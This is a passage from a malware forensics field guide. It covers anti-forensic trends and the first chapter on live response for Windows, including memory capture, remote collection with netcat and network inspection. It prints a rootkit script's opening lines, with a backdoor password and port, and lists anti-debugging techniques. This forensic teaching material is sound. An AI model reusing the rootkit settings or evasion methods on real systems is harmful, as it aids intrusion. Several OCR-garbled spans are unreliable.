-rw-----
            1 eco
                      éco
                                507505 Apr 8 10:36 bin.tgz
- YW-YW-Y--
           1 eco
                       eco
-rwx----- 1 eco
                                   8735 Apr 8 10:34 t0rn
                      eco
[eco@ice tk]$ head t0rn
#!/bin/bash
# t0rnkit9+linux bought to you by torn/etC1/x0rg
# Define ( You might want to change these )
dpass=owened
dport=31337
```

Figure I.7 Examining multiple victim systems for similar artifacts

Be aware that malware developers continue to find new ways to undermine forensic analysis. For instance, we have encountered the following anti-forensic techniques (although this list is by no means exhaustive and will certainly develop with time):

- · Multicomponent packing and encryption
- Detection of debuggers, disassemblers, and virtual environments
- · Malware that halts when the PEB Debugging Flag is set
- Malware that sets the "Trap Flag" on one of its operating threads to hinder tracing analysis
- Malware that uses Structured Exception Handling (SEH) protection to block or misdirect debuggers
- Malware that rewrites error handlers to force a floating point error to control how the program behaves

► A variety of tools and techniques are available to digital investigators to overcome these anti-forensic measures, many of which are detailed in this head. Note that advanced art formula which are detailed in this book. Note that advanced anti-totensic techniques require knowledge and programming skills that are beyond the scope of this book. More in-depth coverage of reverse engineering is available in *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*.¹⁶ A number of other texts provide details on programming rootkits and other malware.¹⁷

From Malware Analysis to Malware Forensics

✓ The blended malware threat has arrived; the need for in-depth, verifiable code analysis and formalized documentation has arisen; a new forensic discipline has emerged.

▶ In the good old days, digital investigators could discover and analyze malicious code on computer systems with relative ease. Trojan horse programs like Back Orifice and SubSeven and UNIX rootkits like t0mkit did little to undermine forensic analysis of the compromised system. Because the majority of malware functionality was easily observable, there was little need for a digital investigator to perform in-depth analysis of the code. In many cases, someone in the information security community would perform a basic functional analysis of a piece of malware and publish it on the Web.

▶ While the malware of yesteryear neatly fell into distinct categories based upon functionality and attack vector (viruses, worms, Trojan horses), today's malware specimens are often modular, multifaceted, and known as *blended-threats* because of their diverse functionality and means of propagation.¹⁸ And, as computer intruders become more cognizant of digital forensic techniques, malicious code is increasingly designed to obstruct meaningful analysis.

By employing techniques that thwart reverse engineering, encode and conceal network traffic, and minimize the traces left on file systems, malicious code developers are making both discovery and forensic analysis more difficult. This trend started with kernel loadable rootkits on UNIX and has evolved into similar concealment methods on Windows systems.

▶ Today, various forms of malware are proliferating automatically spreading (worm behavior), providing remote control access (Trojan horse/backdoor behavior), and sometimes concealing their activities on the compromised host (rootkit behavior). Furthermore, malware has evolved to undermine security measures, disabling AntiVirus tools and bypassing firewalls by connecting from within the network to external command and control servers.

One of the primary reasons that developers of malicious code are taking such extraordinary measures to protect their creations is that, once the functionality of malware has been decoded, digital investigators know what traces and patterns to look for on the compromised host and in network traffic. In fact, the wealth of information that can be extracted from malware has made it an integral and indispensable part of computer intrusion, identity theft and counterintelligence cases. In many cases, little evidence remains on the compromised host and the majority of useful investigative information lies in the malware itself.

► The growing importance of malware analysis in digital investigations, and the increasing sophistication of malicious code, has driven advances in tools and techniques for performing surgery and autopsies on malware. As more investigations rely on understanding and counteracting malware, the demand for formalization and supporting documentation has grown. The results of malware analysis must be accurate and verifiable, to the point that they can be relied on as evidence in an investigation or prosecution. As a result, malware analysis has become a forensic discipline—welcome to the era of malware forensics.

<u>http://www.syngress.com/digital-forensics/Malware-Forensics/.</u>

2

http://www.symantec.com/connect/2011_Internet_Security_Threat_Report_Identifies_Risks_For

- <u>3 http://www.f-secure.com/en_EMEA-Labs/news-info/threat-summaries/2011/2011_1.html.</u>
- 4 http://krebsonsecurity.com/tag/operation-trident-breach/.
- <u>5</u> http://www.symantec.com/connect/blogs/stuxnetintroduces-first-known-rootkit-scadadevices:http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/

⁶ "The New E-spionage Threat," http://www.businessweek.com/magazine/content/08_16/b4080032218430.htm; "China Accused of Hacking into Heart of Merkel Administration," http://www.timesecline.co.uk/fo//www/upred/auropa/orticle/2322130.co.

http://www.timesonline.co.uk/tol/news/world/europe/article2332130.ece.

- ² http://googleblog.blogspot.com/2010/01/new-approachto-china.html.
- ⁸ Casey, E. (2011). Digital Evidence and Computer Crime,

3rd ed. London: Academic Press.

- ² For more information about Helix3 Pro, go to <u>http://www.e-fense.com/helix3pro.php</u>.
- 10 2007 U.S. Dist. LEXIS 46364 (C.D. Cal. June 19, 2007).
- ¹¹ Chisum, W.J., and Turvey, B. (2000). Evidence Dynamics: Locard's Exchange Principle and Crime Reconstruction, Journal of Behavioral Profiling, Vol. 1, No. 1.
- 12 http://www.faqs.org/rfcs/rfc3227.html.
- 13 For more information about Live View, go to <u>http://liveview.sourceforge.net</u>.
- ¹⁴ For good discussions of the file compilation process and analysis of binary executable files, see, Jones, K.J., Bejtlich, R., and Rose, C.W. (2005). Real Digital Forensics: Computer Security and Incident Response. Reading, MA: Addison Wesley; Mandia, K., Prosise, C., and Pepe, M. (2003). Incident Response and Computer Forensics, 2nd ed. New York: McGraw-Hill/Osborne; and Skoudis, E., and Zeltser, L. (2003). Malware: Fighting Malicious Code. Upper Saddle River, NJ: Prentice Hall.
- ¹⁵ Thornton, JI. (1997). The General Assumptions and Rationale of Forensic Identification. In: Faigman, D.L., Kaye, D.H., Saks, M.J., and Sanders, J., eds., Modern Scientific Evidence: The Law and Science of Expert Testimony, Vol. 2. St. Paul, MN: West Publishing Co.

16 http://nostarch.com/idapro2.htm.

¹⁷ See, Hoghund, G., and Butler, J. (2005). Rootkits: Subverting the Windows Kernel. Reading, MA: Addison-Wesley, Bluden, B. (2009). The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System Burlington, MA: Jones & Bartlett Publishers; Metula, E. (2010). Managed Code Rootkits: Hooking into Ruttime Environments. Burlington, MA: Syngress.

<u>18</u>

http://www.virusbtn.com/resources/glossary/blended_threat.xml.

Table of Contents

<u>Title</u>

Copyright

Dedication

Acknowledgments

About the Authors

About the Technical Editor

Introduction

Chapter 1. Malware Incident Response

Solutions in this chapter:

Volatile Data Collection and Analysis Tools

Non-Volatile Data Collection and Analysis Tools

Selected Readings

Inrisorndence/RFCS/Technical Specifications

JULISPIUUCIUC/INTOS/ ICUIIIVAI SPECIIIVAUVIIS

Chapter 2. Memory Forensics

Solutions in this chapter:

Selected Readings

Chapter 3. Post-Mortem Forensics

Solutions in this chapter:

Selected Readings

Chapter 4. Legal Considerations

Solutions in this chapter:

Chapter 5. File Identification and Profiling

Solutions in this chapter:

Selected Readings

Chapter 6. Analysis of a Malware Specimen

Solutions in this chapter:

Introduction

 \sim

<u>Goals</u>

<u>Guidelines for Examining a Malicious File</u> <u>Specimen</u>

Establishing the Environment Baseline

<u>Pre-Execution Preparation: System and Network</u> <u>Monitoring</u>

Execution Artifact Capture: Digital Impression and Trace Evidence

Executing the Malicious Code Specimen

Execution Trajectory Analysis: Observing Network, Process, Api, File System, and Registry Activity

Automated Malware Analysis Frameworks

Online Malware Analysis Sandboxes

Defeating Obfuscation

Embedded Artifact Extraction Revisited

Interacting with and Manipulating the Malware Specimen: Exploring and Verifying Functionality and Purpose

Event Reconstruction and Artifact Review: Post-Run Data Analysis

Digital Virology: Advanced Profiling Through Malware Taxonomy and Phylogeny

Conclusion

Pitfalls to Avoid

Selected Readings

Index

Chapter 1

Malware Incident Response

Volatile Data Collection and Examination on a Live Windows System

Solutions in this chapter:

 Volatile Data Collection Methodology Local vs. Remote Collection Preservation of Volatile Data Physical Memory Acquisition Collecting Subject System Details oIdentifying Logged-in Users Current and Recent Network Connections Collecting Process Information · Correlate Open Ports with Running Processes and Programs oIdentifying Services and Drivers Determining Open Files Collecting Command History oIdentifying Shares Determining Scheduled Tasks Collecting Clipboard Contents · Non-Volatile Data Collection from a Live Windows System Forensic Duplication of Storage Media Forensic Preservation of Select Data Assessing Security Configuration Assessing Trusted Host Relationships Inspecting Prefetch Files oInspect Auto-Starting Locations Collecting Event Logs Reviewing User Account and Group Policy Information Examining the File System Dumping and Parsing Registry Contents

- · Examining web Browsing Arulacis
- Malware Artifact Discovery and Extraction from a Live Windows System

🗙 Tool Box Appendix and Web Site

The "*" symbol references throughout this chapter demarcate that additional utilities pertaining to the topic are discussed in the *Tool Box* appendix, appearing at the end of this chapter. Further tool information and updates for this chapter can be found on the companion *Malware Field Guides* Web site, at http://www.malwarefieldguide.com/Chapter1.html.

Introduction

This chapter demonstrates the value of preserving volatile and select non-volatile data, and how to do so in a forensically sound manner. The value of volatile data is not limited to process memory associated with malware, but can include passwords, Internet Protocol (IP) addresses, Security Event Log entries, and other contextual details that together can provide a more complete understanding of the malware and its use on a system.

When powered on, a subject system contains critical ephemeral information that reveals the state of the system. This volatile data is sometimes referred to as *stateful information*. *Incident response forensics*, or *live response*, is the process of acquiring the stateful information from the subject system while it remains powered on. As we discussed in the introductory chapter, the Order of Volatility should be considered when collecting data from a live system to ensure that critical system data is acquired before it is lost or the system is powered down. Further, because the scope of this chapter pertains to live response through the lens of a malicious code incident, the preservation techniques outlined in this section are not intended to be comprehensive or exhaustive; instead, they are intended to provide a solid foundation relating to incident response involving malware on a live system.

Often, malicious code live response is a dynamic process, with the facts and context of each incident dictating the manner and means in which the investigator will proceed with his investigation. Unlike other contexts in which simply acquiring a forensic duplicate of a subject system's hard drive would be sufficient, investigating a malicious code incident on a subject system very often requires some degree of live response. This is because much of the information the investigator needs to identify the nature and scope of the malware infection resides in stateful information that will be lost when the computer is powered down.

This chapter provides an overall methodology for preserving volatile data on a Windows system during a malware incident, and presumes that the digital investigator already has built his live response toolkit of trusted tools, or is using a tool suite specifically designed to collect digital evidence in an automated fashion from Windows systems during incident response. There are a variety of live response tool suites available to the digital investigator—many of which are discussed in the Tool Box section at the end of this chapter. Although automated collection of digital evidence is recommend as a measure to avoid mistakes and inadvertent collection gaps, the aim of this chapter and associated appendices is to provide the digital investigator with a granular walk-through of the live response process and the digital evidence that should be collected.

Field Interviews

Prior to conducting live response, gather as much information as possible about the malicious code incident and subject system(s) from relevant witnesses. Refer to the Field Interview Questions appendix at the end of this chapter for additional details.

Local versus Remote Collection

Choose the manner in which data will be collected from the subject system.

- Collecting results *locally* means storage media will be connected to the subject system and the results will be saved onto the connected media.
- Remote collection means establishing a network connection from the subject system, typically with a netcat or cryptcat listener, and transferring the acquired system data over the network to a collection server. This method reduces system interaction, but relies on the ability to traverse the subject network through ports established by the netcat listener.

Investigative Considerations

 In some instances, the subject network will have rigid firewall and/or proxy server configurations, making it cumbersome or impractical to establish a remote collection repository. • Remotely acquiring certain data during live response like imaging a subject system's physical memory—may be time and resource consuming and require several gigabytes of data to traverse the network, depending on the amount of random access memory (RAM) in the target system. The following pair of commands depicted in Figure 1.1 sends the output of a live response utility acquiring data from a subject system to a remote IP address (172.16.131.32) and saves the output in a file named "<toohame>20101020host1.txt" on the collection system.

Subject system ->	-> Collection systems (172.16.131.32)
<trusted tool=""> -e nc 172.16.131.32 13579</trusted>	nc -1 -p 13579 > <toolname>20101020host1.txt</toolname>

Figure 1.1 Netcat commands to establish a network listener to collect tool output remotely

- The netcat command must be executed on the collection system first so that it is ready and waiting to receive data from the subject system.
- Local collection efforts can be protracted in instances where a victim system is older and contains obsolete hardware, such as USB 1.1, which has a maximum transfer rate of 12 megabits per second (mbps).
- Always ensure that the media you are using to acquire live response data is pristine and do not contain unrelated case data, malicious code specimens, or other artifacts from previous investigations. Acquiring digital evidence on "dirty" or compromised media can taint and undermine the forensic soundness of the acquired data.

Volatile Data Collection Methodology

Data should be collected from a live system in the Order of Volatility. The following guidelines give a clearer sense of the types of volatile data that can be preserved to better understand malware:

- On the compromised machine, run a trusted command shell from an Incident Response toolkit
- Document system date and time, and compare them to a reliable time source
- · Acquire contents of physical memory
- · Gather hostname, user, and operating system details
- · Gather system status and environment details
- · Identify users logged onto the system
- · Inspect network connections and open ports
- Examine Domain Name Service (DNS) queries and connected hostnames
- · Examine running processes
- Correlate open ports to associated processes and programs
- · Examine services and drivers
- · Inspect open files
- · Examine command-line history
- · Identify mapped drives and shares
- Check for unauthorized accounts, groups, shares, and other system resources and configurations using Windows "net" commands
- · Determine scheduled tasks
- · Collect clipboard contents
- · Determine audit policy

Preservation of Volatile Data

After obtaining the system date/time, acquire physical memory from the subject system prior to preserving information using live response tools.

- Because each version of the Windows operating system has different ways of structuring data in memory, existing tools for examining full memory captures may not be able to interpret memory structures properly in every case.
- Therefore, after capturing the full contents of memory, use an Incident Response suite to preserve information from the live system, such as lists of running processes, open files, and network connections, among other volatile data. A number of commonly used Incident Response tool suites are discussed in the Tool Box section at the end of this chapter.
- Some information in memory can be displayed by using Command-line Interface (CLI) utilities on the system under examination. This same information may not be readily accessible or easily displayed from the memory dump after it is loaded onto a forensic workstation for examination.

Investigative Considerations

 It may be necessary in some cases to capture non-volatile data from the live subject system, and perhaps even create a forensic duplicate of the entire disk. For all preserved data, remember that the Message Digest 5 (MD5) and other attributes of the output from a live examination must be documented independently by the digital investigator.

 To avoid missteps and omissions, collection of volatile data should be automated.

Physical Memory Acquisition on a Live Windows System

Before gathering volatile system data using the various tools in a live response toolkit, first acquire a full memory dump from the subject system.

- Running incident response tools on the subject system will alter the contents of memory.
- To get the most digital evidence out of physical memory, perform a full memory capture prior to running any other incident response processes.
- There are a myriad of tools that can be used to acquire physical memory, and many have similar functionality. Often, choosing a tool comes down to familiarity and preference. Given that every malware incident is unique, the right tool for the job may be driven not just by the incident type but by the victim system typology.

Investigative Considerations

 Remember that some tools are limited to certain operating systems and capture only up to 4 gigabytes (GB) of PAM: others can acquire memory from mmry different operating system versions, gather up to 64 GB of RAM, and capture the Windows pagefile. If possible, determine subject system details and select appropriate forensic tools prior to beginning incident response. Having numerous tool options available in your toolkit will avoid on-scene frustration.

- In addition to assessing tool limitations based upon operating system and memory capacity, also consider whether to use a command-line utility or a graphical user interface (GUI)-based tool.
- This section will explore some of the ways to acquire physical memory contents, but consult the Tool Box section at the end of this chapter for further tool discussion and comparison.

Acquiring Physical Memory Locally

Physical memory dumps can be acquired locally from a subject system using command-line or GUI utilities.

Command-line Utilities

 \blacktriangleright A commonly used command-line tool for physical memory acquisition is HBGary's FastDump. $\!\!\!\!^{\bot}$

- FastDump Community² version is a free version of FastDump that supports the acquisition of memory from 32-bit systems with up to 4 GB of RAM.
- FastDump Community version does not support Vista, Windows 2003, Windows 2008, or 64 bit platform

WIROWS 2003, WIROWS 2000, OF 04-OIL PRADOTTS.

 Using FastDump Community version, the following command captures the contents of memory from a subject Windows system and saves it to a file on removable media (Figure 1.2):

```
E: WinIR\memory>FD.exe e:\WinIR\memory\memdump.bin
Responder FastDump v1.3.0 (c)2008 HBGary, Inc.
[DM] Dumping physical memory snapshot to: e:\WinIR\memory\memdump.bin...
Found Microsoft Windows XP Professional Service Fack 2 (build 2600)
using driver at E:\WinT\memory\FastDumpX6.sys
Found 1576517632 bytes (1503.48 MB) of physical memory
... 30 MB dumped (2% complete)
```

Figure 1.2 Acquiring physical memory with FastDump

- FastDump Pro³ is the commercially supported version of FastDump, which supports all versions of Window operating systems and service packs (2000, XP, 2003, Vista, 2008 Server).
- FastDump Pro can capture memory from both 32-bit and 64-bit systems, including systems with more than 4 GB of RAM (up to 64 GB of RAM), and supports acquisition of the Windows pagefile with the memory dump.
- Using FastDump Pro, the following command captures the contents of both memory and the pagefile from a subject Windows system and saves it to a file on removable media (Figure 1.3):

```
E:\WinIR\memory>EDpro E:\WinIR\memory\memdump.hpak

= PDPro v2.0.0.0986 (c)HBGary, Inc 2008 - 2010 =-

[+] Detected OS: Microsoft Windows XP Professional (build 2600)

[+] Extracting x86 driver

[+] Driver extracted successfully
```

```
[+] using driver at E:\WinIR\memory\fastdumpx86.svs
[+] CreateService success, driver installed
[+] StartService success, driver started
[+] Driver installed and running
[+] Strict Mode: Disabled
[+] Output Filesystem Type: FAT32
[!!!!] WARNING! You can only dump up to 4GB maximum to a
FAT32 formatted volume.
You may want to consider dumping to an NTFS formatted
Volume.
[!!!!] If the machine you're dumping has 4GB of ram or more
you must select a different output volume or the dump will
be incomplete.
[+] Block Read/Write Size: 0x100000 (1024k)
[+] Configured PageFile: C:\pagefile.sys
[ Full Range = 0x0 - 0x40400000 (1028 MB)]
0 - (0x1000 - 0x9f000) Size: 0x9e000
1 - (0x100000 - 0xfff000) Size: 0xeff000
2 - (0x1000000 - 0x402f0000) Size: 0x3f2f0000
3 - (0x40300000 - 0x40400000) Size: 0x100000
[ ** Dumping from 0x0 to 0x40400000 ** ]
[ Reading Memory @ 0: 3300000 - Dumped: 51 MB Complete: 4%]
```

Figure 1.3 Acquiring physical memory with FastDump Pro

X Other Tools to Consider

Additional command-line utilities to capture physical memory, including Memoryze, Mantech DD and Moonsols Memory Toolkit, are discussed in the Tool Box section at the end of this chapter and on the companion Web site for the Malware Forensic Field Guide, http://www.malwarefieldguide.com/Chapter1.html.

GUI-based Memory Dumping Tools

Agile Risk Management's Nigilant32⁴ is a GUI-based incident response tool.

Nigilant32 provides an intuitive interface and simplistic

means of imaging a subject system's physical memory using a drop-down menu in the tool's user console.

 To image memory from Nigilant32, select the 'Image Physical Memory' option from the 'Tools' menu, as shown in Figure 1.4.

	132 Windows Atlanda field 1980	ick Farensic - Beta R	alasse 0.1		201
lere	Swedner Carputer Backa Even Cap Extract Pla	Aurorf	Greek	See Pr. Type	

Figure 1.4 Imaging physical memory with Nigilant32

 At the prompt, select the location where the memory dump file will be saved; memory imaging will start thereafter.

Remote Physical Memory Acquisition

Physical memory dumps can be remotely acquired from a subject system using F-Response.

▶ F-Response is an incident response framework that implements the Microsoft iSCSI initiator service⁵ to provide read-only access to the full physical disk(s) of a networked computer, as well as to the physical memory of most Microsoft Windows systems. 6

- There are four versions of F-Response (Field Kit, Consultant, Enterprise, and TACTICAL) that vary in deployment method, but all provide access to a remote subject system drive as a local mounted drive.
- F-Response is flexible and "vendor agnostic," meaning that any tool can be used to acquire an image of the subject system's hard drive and physical memory once connected to it.
- F-Response Field Kit and TACTICAL are typically used in the context of live response, particularly in scenarios where the subject systems are at a third-party location and F-Response Consultant Edition or Enterprise Edition have not been deployed prior to the incident.
- F-Response Field Kit requires a single USB key FOB dongle and the Field Kit executable (f-response-fk.exe), both of which are initiated on subject system. Conversely, the examiner system, which enables the digital investigator to leverage the results of F-Response, simply requires the installation and invocation of the Microsoft iSCSI initiator service. F-Response TACTICAL, which uses a distinguishable paired key FOB deployment, is discussed in the Tool Box section at the end of this chapter.
- To access the physical memory of the remote subject system with an F-Response Field Kit, connect the USB key FOB dongle to the subject system and execute F-Response. Enter the proper subject system identifiers, and enable "Physical Memory," using the radio button, as shown in Figure 1.5.

Host Sefamation Hostnamic Neumentopwell Host IP Address: [192.168.79.131	Satus Onine	Physical Memory (* Disabled (* Enabled
Renote Configuration TCP Port: 2250 TCP Port must I	e between 1 and 65,	554
Usenate: milvarelab	Userneme must be i	l or nore characters 2 or nore characters

Figure 1.5 Using F-Response to connect to a subject system

 On your local examiner system, invoke the iSCSI initiator service, select the "Discovery" tab, and add the subject system as a target, as shown Figure 1.6.

	SESI bottanan Pray	errites.		
idd Target Portal 🛛 🔀	General Discovery	Tarpets	Persitent Target	Bound Volumes/Device
Type the IP address or DHS name and socket number of the portal you, well to add. Ock Advanced to select specific settings for the discovery	TagetPunah			
secon to the portal.	Address	Pat	Adapter	PA52.
IP address or DNS name Purt:				
192.168.79.131 3260 Advanced				
	Add	100		Estech
OK Cancel	Linnession	_	Parana -	[
	dats Savan			
	Nane			
	Add	1		Estad
	AB	-		
			0K] [Carcel Jucio

Figure 1.6 Adding the subject system as a target through the iSCSI initiator service


 Choose the "Advanced" option and provide the same username and password credentials used in the F-Response Remote Configuration (Figure 1.7).

	Advanced Setting	9	20
	Several articles		1.00
	Convect by som	0	
	Local adapter.	Owned	×
	Source IP:	Owind	¥
	TagetPund		
dd Target Portal	DE /Dealer		
Type the 3P address or CHG name and social number of the portal you want to add. Click Advanced to select specific extenses for the decovery	Data dipert	E Needer digent	
resson to the portal.	2 OwPlage	information	
Pladdress or CHG name: Port	OSP helps and	cue data security by providing authorit	ication between
192.168.79.131 3250 Advarced	a targer and an specify the same	industry togets to addition a convection in larger DRIP second that must configur	red on the taget
\sim	Username	Industria	
OK Cancel	Taget occet		
		ud auftentication	
	To use mutual 5 page and confy	DRIP specify an initiator secret on the 1 gure that secret on the target.	Initialize Settings
	1		-
		DK Caree	

Figure 1.7 Authenticating through the iSCSI initiator to acquire the target system

 After authenticating, the subject system will appear as a target. Select the subject system hard drive and physical memory from the target list (requiring re-authentication) and connect to the subject system; the connection status will be displayed in the target list (Figure 1.8).

	tor Properties		
leneral 0	locolingy Targets	Perciption Targets	Bound Volumen/Device
faight Clo	eget and click Log A details to see into i that taiget	On to access the sto analism about the set	age devices for that isone, connections and
Targetz			
Nate			Status.
	-62 con Hergories		Corrected
		nativ [Log0	n. Retech



 Once connected to the subject system through F-Response, the subject system's hard drive can be accessed locally on your examiner system, as shown in Figure 1.9.

Files Stored on This Computer	
MALWARE LAB's Documen	ts
Hard Disk Drives	
Local Disk (C:)	Local Disk (E:)

Figure 1.9 Viewing the remote subject system hard drive through F-Response

- On your local examiner system, use the Disk Management snap-in to verify that the physical memory is also "mounted."
- As physical memory does not have a file system or partition table, the physical memory will not be recognized as a drive, but rather as an unknown disk, as shown in Figure 1.10.



Figure 1.10 Identifying physical memory from a remote subject system

• In Figure 1.11, Helix3 Pro⁷ was used to acquire the

memory image from the remote subject system. The Helix3 Pro Live CD was initiated on the examiner system and identified the subject system's physical memory as a local drive (PhysicalDrive2); acquisition was conducted by selecting PhysicalDrive2 as the item





Figure 1.11 Acquiring physical memory from a remote subject system

X Other Tools to Consider

Commercial remote forensics tools such as ProDiscoverIR and OnlineDFS have been developed to capture full memory contents from remote systems. These, and other remote forensics tools, are discussed further in the Tool Box section at the end of this chapter and on the companion Web site, http://www.malwarefieldguide.com/Chapter1.html.

Collecting Subject System Details

System details are helpful for providing context to the live response and post-mortem forensic process,

establishing an investigative time line, and identifying the subject system in logs and other forensic artifacts.

Obtain the following subject system details:

- · System date and time
- · System identifiers
- · Network configuration
- · Enabled protocols
- System uptime
- System environment

System Date and Time

► After acquiring an image of the physical memory from a subject system, the first and last items that should be collected during the course of conducting a live response examination are the system date and time. This information will serve both as the basis of your investigative time line—providing context to your analysis of the system—as well as documentation of the examination.

- The most common method to collect system date and time is to issue the date /t and time /t commands from a trusted command shell in your live response toolkit.
- After recording the date and time from the subject system, compare them to a reliable time source to verify the accuracy of the information.
- Identify and document any discrepancies for comparison to the date and time stamps of other artifacts you discover on the system

System Identifiers

▶ In addition to collecting the system date and time, collect as much system identification and status information from the subject host as possible prior to launching into live response examination, including:

System Identifier	Tool/Command
	Identify the name of the subject system
Host Name	by using a trusted version of the
110st Nume	hostname utility, which is native to
	Windows operating systems.
Current User	Identify the current system user with the
Current User	whoami ⁸ command
Operating	Collect system environment identifiers by
System/Environment issuing the ver ⁹ command.	
	The ipconfig/all command is used to
IP address and	display the IP address assigned to the
related network	subject system, along with the system
identifiers	hostname, network subnet mask, DNS
	servers, and related details.

When documenting the configuration of the subject system, keep an eye open for unusual items.

- Look for a Virtual Private Network (VPN) adapter configured on a system that does not legitimately use a VPN.
- Determine whether a network card of the subject system is in *promiscuous mode*, which generally indicates that a sniffer is running.
- Several tools are available to query a network configuration, including promiscdetect¹⁰ and Microsoft's promgry¹¹ (which requires the .NET framework).

Enabled Protocols

Document which protocols are enabled on the subject system to help identify potential vectors of attack.

 Identify the protocols enabled on the subject system using the URLProtocolView utility from NirSoff.¹²

System Uptime

Determine how long the subject system has been running, or the system uptime.

 Knowing that the subject system has not been rebooted since malware was installed can be important, motivating digital investigators to look more closely for deleted processes and other information in memory that otherwise might have been destroyed.

 To determine system *uptime*, invoke the uptime¹³ utility from your trusted toolkit, as shown in Figure 1.12.

```
E:\WinIR\Sysinfo>uptime
\\KIM-MRKTG-WS5 has been up for: 0 dav(s), 0 hour(s), 52 minute(s), 20 second(s)
```

Figure 1.12 Querying a system with the uptime command

System Environment

Documenting general details about the subject system, including operating system version, patch level, and hardware, is useful when conducting an investigation of a Windows system.

- System environment information may reveal that the system is outdated and therefore susceptible to certain attacks.
- Knowing the version of Windows can be helpful when performing forensic examination of a memory dump.
- A granular snapshot of a subject system's environment and status can be obtained by querying the system with

psinfo, ¹⁴ as shown in Figure 1.13 on the next page.

```
E:\WinIR\Sysinfo>psinfo

PsInfo v1.74 - Local and remote system information viewer

Copyright (C) 2001-2005 Mark Russinovich

Sysinternals - www.sysinternals.com

System information for \\KIM-MRKTG-WS5:

Uptime: 0 days 0 hour 52 minutes 20 seconds
```

Kernel version:	Microsoft Windows XP, Uniprocessor Free
Product type:	Professional
Product version:	5.1
Service pack:	2
Kernel build number:	2600
Registered organization:	***** Company
Registered owner:	Kim
Install date:	8/27/2007, 1:03:53 PM
Activation status:	Error reading status
IE version:	6.0000
System root:	C:\WINDOWS
Processors:	1
Processor speed:	1.8 GHz
Processor type:	Intel(R) Core(TM)2 CPU 6320 @
Physical memory:	1028 MB
Video driver:	Radeon X1300 Series

Figure 1.13 Collecting system information with psinfo

Identifying Users Logged into the System

After conducting initial reconnaissance of the subject system details, identify the users logged onto the subject system both locally and remotely.

 Identifying logged on users serves a number of investigative purposes, such as to:

- Help discover any potential intruders logged into the compromised system.
- Identify additional compromised systems that report to the subject system as a result of the malicious code incident.
- · Provide insight into a malicious insider malware incident.
- Provide additional investigative context by being correlated with other artifacts discovered.

OFF 1 CH 1 C 2 1 2 1 2 C 1

 Obtain the tollowing information about identified users logged onto the subject system;

□Username □Point of origin (remote or local) □Duration of the login session □Shares, files, or other resources accessed by the user □Processes associated with the user

Network activity attributable to the user

▶ There are a number of utilities that can be deployed during live response to identify users logged onto a subject system, including PsLoggedOn, ¹⁵quser, ¹⁶netusers, ¹⁷ and loggonsessions. ¹⁸

▶Psloggedon is a CLI utility that is included in the PsTools suite that identifies users logged onto a subject system both locally and remotely. In addition, PsLoggedon reveals users that have accessed a subject system from resource shares, such as shared drives.

Inspect Network Connections and Activity

Network connections and activity on the subject system can reveal vital information about an attacker's connection to the system, including the location of an attacker's remote data collection server and whether the subject system is beaconing to a command and control structure, among other things.

In surveying a potentially infected and compromised system, try to obtain the following information about the network activity on the subject system:

- · Active network connections
- · DNS queries made from the subject system
- NetBIOS name table cache
- ARP cache
- · Internal routing table

Investigative Considerations

 In addition to network activity analysis, conduct an indepth inspection of open ports on the subject system, including correlation of the ports to associated processes. Port inspection analysis is discussed later in this chapter.

Active Network Connections

► An investigator should identify current and recent network connections to determine (1) whether an attacker is currently connected to the subject system, and (2) if malware on the subject system is causing the system to call out, or "phone home," to the attacker, such as to join a botnet command and control structure.

- Often, malicious code specimens such as bots, worms, and Trojans have instructions embedded in them to call out to a location on the Internet, whether a domain name, Uniform Resource Locator (URL), or IP address, or to connect to another Web resource to join a collection of other compromised and "hijacked" systems and await further commands from the attacker responsible for the infection.
- To examine current network connections a common

approach is to use a trusted version of the netstat¹⁹ utility on the subject system Netstat is a utility native to the various Windows operating systems that displays information pertaining to established and "listening" network socket connections on the subject system

- For granularity of results, query with the netstat -ano command (available on Microsoft Windows XP and subsequent versions; see Figure 1.14), which along with displaying the nature of the connections on the subject system, reveals:
- Whether the session is Transmission Control Protocol (TCP) or UDP protocol
- The status of the connection
- The address of connected foreign system(s)
- The process ID number of the process initiating the network connection

```
E:\WinTR\Network>netstat -ano
Active Connections
 Proto Local Address
                          Foreign Address
                                                State
                                                             PTD
TCP
      0.0.0.0:113
                           0.0.0.0:0
                                                             864
                                                I.T.STENING
TCP
      0.0.0:135
                           0.0.0.0:0
                                                LISTENING
                                                             988
TCP 0.0.0.0:445
                          0.0.0.0:0
                                                LISTENING
                                                             4
TCP
     127.0.0.1:1028
                           0.0.0.0:0
                                                             1196
                                                L'USTENTNG.
       192.168.110.134:139 0.0.0.0:0
TCP
                                                LISTENING
                                                             4
TCP
       192.168.110.134:1040 xxx.xxx.xxx.xxx:6667 ESTABLISHED
                                                             864
UDP
       0.0.0.0:445
                          * : *
UDP 0.0.0:500
                           * • *
                                                             748
```

 Alternatively, the netstat -an command reveals the same information but without the process ID associated with the connection.

DNS Queries from the Host System

Many malware specimens have network connectivity capabilities, whether to gather further exploits from a remote location, join a command and control structure, or await further commands from an attacker. Many times, the malware is hard coded with connectivity instructions in the form of domain names, which the program will attempt to query and resolve to identify the location of the network-based resource to which it is intended to connect.

 To collect the DNS queries made from a subject system, issue the ipconfig/displaydns command from your trusted toolkit.

NetBIOS Connections

▶ When native Windows networking is involved, additional details about active network connections may be available that can be useful in an investigation. There may be volatile data showing which computers were recently connected to the subject system and what files were transferred.

- Windows networking uses the NetBIOS protocol, which supports a variety of services, such as file and printer sharing.
- · Each computer that is configured with NetBIOS is

assigned a unique name used to communicate with others.

- The NetBIOS name cache on a subject system is a section in system memory that contains a mapping of NetBIOS names and IP addresses of other computers with which the subject system has had NetBIOS communication.²⁰
- The NetBIOS name cache is volatile and is preserved for a limited period of time.
- Capture the NetBIOS name cache using a trusted version of the native Windows utility, nbtstat with the -c option, which displays a list of cached remote machine names and their corresponding IP addresses.²¹
- Identify current NetBIOS sessions by using the nbtstat -s option and the net sessions command.
- Identify if any files were recently transferred over NetBIOS using the net file command.

ARP Cache

► The Address Resolution Protocol (ARP) resolves Media Access Control (MAC) addresses or Ethernet addresses (residing at the Data Link Layer in the Open Systems Interconnect (OSI) model) to IP addresses (residing at the Network Layer of the OSI model).²²

- The mapping of these addresses is stored in a table in memory called the ARP cache or ARP table.
- Examination of a subject system's ARP cache will identify other systems that currently or recently have established a connection to the subject system.

• To display the contents of the ARP cache, issue the arp a command²³ from your trusted command shell, which will reveal the IP address assigned to the subject system, along with the IP addresses and MAC addresses assigned to suspicious systems that are currently or have recently had connections to the subject system

Collecting Process Information

